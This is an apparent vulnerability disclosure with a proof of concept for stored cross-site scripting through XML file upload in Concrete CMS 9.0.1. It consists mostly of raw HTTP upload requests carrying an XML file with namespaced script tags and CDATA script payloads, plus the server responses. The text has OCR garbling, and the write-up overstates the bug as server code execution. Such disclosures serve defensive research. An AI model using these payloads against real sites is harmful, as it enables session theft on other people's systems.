VULNERABLE: Stored Cross-Site Scripting (XSS) via upload file xml vulnerability exists in concrete cms

version 9.0.1

**Date**: 1/1/2022

**Exploit Author**: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ Facebook: <a href="https://www.facebook.com/DdosFulzac.auz1/">https://www.facebook.com/DdosFulzac.auz1/</a>

+ Email: phuctruong2k@gmail.com

**Product**: Concrete cms

**Version:** 9.0.1


User requirements: admin


**Description**: File image upload function in admin panel does not check content file before upload.

**Impact:** Allow attacker can upload file containt content malicious and execute code in server.

**Suggestions:** I think should limit some file and check content file before upload.

## **Proof of concept (POC):**






#### Request:

```
Request
 Pretty Raw \n Actions ∨
 1 POST /concrete-cms-9.0.1/index.php/ccm/system/file/upload HTTP/1.1
 2 Host: 192.168.1.8:8080
 3 Content-Length: 1002
 4 Accept: application/json
 5 Cache-Control: no-cache
 6 X-Requested-With: XMLHttpRequest
 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
  Safari/537.36
 8 | Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjs6Xj9muJmx5BQ73
 9 Origin: http://192.168.1.8:8080
10 Referer: http://192.168.1.8:8080/concrete-cms-9.0.1/index.php/about/services
11 Accept-Encoding: gzip, deflate
12 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
13 | Cookie: CONCRETE=d35tbamhfifc227fqat9gp4c0c; CONCRETE_L0GIN=1; PHPSESSID=sielaiaq4b4912i5mbelmlq371; DedeUserID=1;
  DedeUserID1BH21ANI1AGD297L1FF21LN02BGB1DNG=5c041a12777bd2d6; lastCid=1; lastCid1BH21ANI1AGD297L1FF21LN02BGB1DNG=
  62e6ee534alec7b0; DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGB1DNG=6d85a663f6478df0;
  ccmLoadAddBlockWindow=1
14 Connection: close
16 -----WebKitFormBoundaryjs6Xj9muJmx5BQ73
17 | Content-Disposition: form-data; name="responseFormat"
19 dropzone
20 -----WebKitFormBoundaryjs6Xj9muJmx5BQ73
21 Content-Disposition: form-data; name="ccm token"
22
23 | 1640973856: dal1939d0df8419dac7aab38ddb84d6d
24 -----WebKitFormBoundaryjs6Xj9muJmx5BQ73
25 Content-Disposition: form-data; name="currentFolder"
  -----WebKitFormBoundaryjs6Xj9muJmx5BQ73
   Content-Disposition: form-data; name="files[0]"; filename="x.xml"
   Content-Type: text/xml
   <html>
    <head></head>
    <body>
       <something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(123)</something:script>
      <a:script xmlns:a="http://www.w3.org/1999/xhtml">alert(345)</a:script>
      <info>
        <name>
          <value><![CDATA[<script>alert(678)</script>]]></value>
        </name>
          <description>
            <value>Hello</value>
          <ur1>
            <value>http://google.com</value>
      </info>
   </html>
    -----WebKitFormBoundaryjs6Xj9muJmx5BQ73--
```

#### Response:

```
III = II
Response
Pretty Raw Render \n Actions ∨
1 HTTP/1.1 200 0K
2 Date: Fri, 31 Dec 2021 18:20:14 GMT
3 Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
4 X-Powered-By: PHP/7.4.27
5 Cache-Control: no-cache, private
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 2550
8 Connection: close
9 Content-Type: application/json
    "time": "2021-12-31 19:20:15",
    "message": "I file imported successfully.",
    "title":null,
    "files":[
        "canCopyFile":1,
        "canEditFileProperties":1,
        "canEditFilePermissions":1,
        "canDeleteFile":1,
        "canReplaceFile":1,
        "canEditFileContents":1,
        "canViewFileInFileManager":1,
        "canRead":1,
        "canViewFile":false,
        "canEditFile" false
        "url": "http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/application\/files\/3016\/4097\/4815\/x.xml",
        "urlInline":"http:\/\/I92.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/download_file\/view_inline\/c86d9326-9396-4811-ad33-75595b2df(
        "urlDownload": "http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/download_file\/view\/c86d9326-9396-4811-ad33-75595b2df080",
        "urlDetail": "http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/dashboard\/files\/details\/view\/60",
        "title": "x.xml",
        "genericTypeText": "Text",
        "description":"",
        "fileName": "x.xml",
        "resultsThumbnailImg": "\u003Cimg src=\u0022\/concrete-cms-9.0.1\/concrete\/images\/icons\/filetypes\/xm1.svg\u0022 width=\u0022120\u0
        "fvDateAdded": "December 31, 2021 7:20 pm",
        "treeNodeMenu":"\u003Cdiv class=\u0022ccm-popover-file-menu dropdown-menu\u0022 data-search-file-menu=\u002260\u0022\u003E\u003E
        Details\u003C\/a\u003E\u003Ca dialog-title=\u0022Move to Folder\u0022 dialog-width=\u0022500\u0022 dialog-height=\u0022450\u0022 clas
        lass=\u0022dropdown-divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022 href=\u0022#\u0022 data-tree-action=
```

#### **Execute code on server:**



# **Text Request** POST /concrete-cms-9.0.1/index.php/ccm/system/file/upload HTTP/1.1 Host: 192.168.1.8:8080 **Content-Length: 1002** Accept: application/json Cache-Control: no-cache X-Requested-With: XMLHttpRequest User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjs6Xj9muJmx5BQ73 Origin: http://192.168.1.8:8080 Referer: http://192.168.1.8:8080/concrete-cms-9.0.1/index.php/about/services Accept-Encoding: gzip, deflate Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5 Cookie: CONCRETE=d35tbamhfifc227fqat9gp4c0c; CONCRETE\_LOGIN=1; PHPSESSID=sielaiaq4b4912i5mbelmlq371; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=5c041a12777bd2d6; lastCid=1; lastCid1BH21ANI1AGD297L1FF21LN02BGE1DNG=62e6ee534a1ec7b0; DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=6d85a663f6478df0; ccmLoadAddBlockWindow=1 **Connection: close** -----WebKitFormBoundaryjs6Xj9muJmx5BQ73 Content-Disposition: form-data; name="responseFormat"

```
dropzone
-----WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="ccm_token"
1640973856:da11939d0df8419dac7aab38ddb84d6d
-----WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="currentFolder"
7
-----WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="files[0]"; filename="x.xml"
Content-Type: text/xml
<html>
       <head></head>
       <body>
              <something:script
xmlns:something="http://www.w3.org/1999/xhtml">alert(123)</something:script>
              <a:script
xmlns:a="http://www.w3.org/1999/xhtml">alert(345)</a:script>
              <info>
                <value><![CDATA[<script>alert(678)</script>]]></value>
               </name>
                <description>
                 <value>Hello</value>
                </description>
                <url>
                 <value>http://google.com</value>
                </url>
              </info>
       </body>
</html>
-----WebKitFormBoundaryjs6Xj9muJmx5BQ73--
```

### **Text Response**

HTTP/1.1 200 OK

Date: Fri, 31 Dec 2021 18:20:14 GMT

Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27

X-Powered-By: PHP/7.4.27 Cache-Control: no-cache, private X-Frame-Options: SAMEORIGIN

Content-Length: 2550 Connection: close

Content-Type: application/json

```
{"time":"2021-12-31 19:20:15","message":"1 file imported
successfully.","title":null,"redirectURL":"","files":[{"canCopyFile":1,"canEditFileProperties":1,"canE
ditFilePermissions":1,"canDeleteFile":1,"canReplaceFile":1,"canEditFileContents":1,"canViewFileIn
FileManager":1,"canRead":1,"canViewFile":false,"canEditFile":false,"url":"http:\/\/192.168.1.8:808
0\/concrete-cms-
9.0.1\/application\/files\/3016\/4097\/4815\/x.xml","urlInline":"http:\/\/192.168.1.8:8080\/conc
rete-cms-9.0.1\/index.php\/download_file\/view_inline\/c86d9326-9396-4811-ad33-
75595b2df080","urlDownload":"http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/download_file\/view\/c86d9326-9396-4811-ad33-
75595b2df080","urlDetail":"http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/dashboard\/files\/details\/view\/60","title":"x.xml","genericTypeText":"Text",
"description":"", "fileName": "x.xml", "resultsThumbnailImg": "\u003Cimg src=\u0022\/concrete-
cms-9.0.1\/concrete\/images\/icons\/filetypes\/xml.svg\u0022 width=\u0022120\u0022
height=\u0022120\u0022 class=\u0022img-fluid ccm-generic-thumbnail\u0022 alt=\u0022XML file
icon\u0022\u003E","fID":60,"fvDateAdded":"December 31, 2021 7:20
pm","treeNodeMenu":"\u003Cdiv class=\u0022ccm-popover-file-menu dropdown-menu\u0022
data-search-file-menu=\u002260\u0032\u003E\u003Ca data-file-manager-
action=\u0022download\u0022 data-file-id=\u002260\u0022 class=\u0022dropdown-item\u0022
href=\u0022\u003EDownload\u003C\/a\u003Ediv class=\u0022dropdown-
divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022
href=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/dashboard\/files\/details\/60\u0022\u003EDetails\u003C\/a\u003E\u003Ca
dialog-title=\u0022Move to Folder\u0022 dialog-width=\u0022500\u0022 dialog-
height=\u0022450\u0022 class=\u0022dropdown-item dialog-launch\u0022
href=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/ccm\/system\/dialogs\/file\/folder?fID=60\u0022\u003EMove to
Folder\u003C\/a\u003E\u003Ca data-file-manager-action=\u0022duplicate\u0022 data-file-
id=\u002260\u0022 class=\u0022dropdown-item\u0022
href=\u0022#\u0022\u003EDuplicate\u003C\/a\u003E\u003Cdiv class=\u0022dropdown-
divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022
href=\u0022#\u0022 data-tree-action=\u0022delete-file\u0022 dialog-title=\u0022Delete
x.xml\u0022 data-tree-action-url=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/ccm\/system\/dialogs\/file\/delete\/60\u0022\u003EDelete
File\u003C\/a\u003E\u003C\/div\u003E"}]}
```